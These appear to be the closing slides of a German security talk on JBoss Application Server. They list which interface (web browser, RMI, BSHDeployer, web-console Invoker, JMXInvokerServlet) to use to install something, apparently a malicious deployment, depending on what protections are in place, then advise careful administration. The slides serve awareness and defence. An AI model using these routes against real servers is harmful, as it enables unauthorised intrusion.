
- ★ JMX Console offen?
  ⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?
  ⇒ Installieren über RMI
- ★ Keine ausgehenden Verbindungen für den JBoss AS erlaubt?
  ⇒ Installieren über den `BSHDeployer`
- ★ RMI geschlossen/Firewall-geschützt?
  ⇒ Installieren über `/web-console/Invoker`
- ★ Web Console passwortgeschützt?
  ⇒ Installieren über `/invoker/JMXInvokerServlet`

Fazit

- ★ Der JBoss Application Server sollte von erfahrenen Administratoren gewartet werden, auch wenn er trügerisch leicht zu installieren ist.
- ★ Die Dokumentation zu lesen ist Pflicht.
- ★ Besonders „Securing JBoss“!

https://www.jboss.org/community/docs/DOC-12188

Erinnerung: Verwundbare JBoss AS



Fragen?

Vielen Dank für Ihre Aufmerksamkeit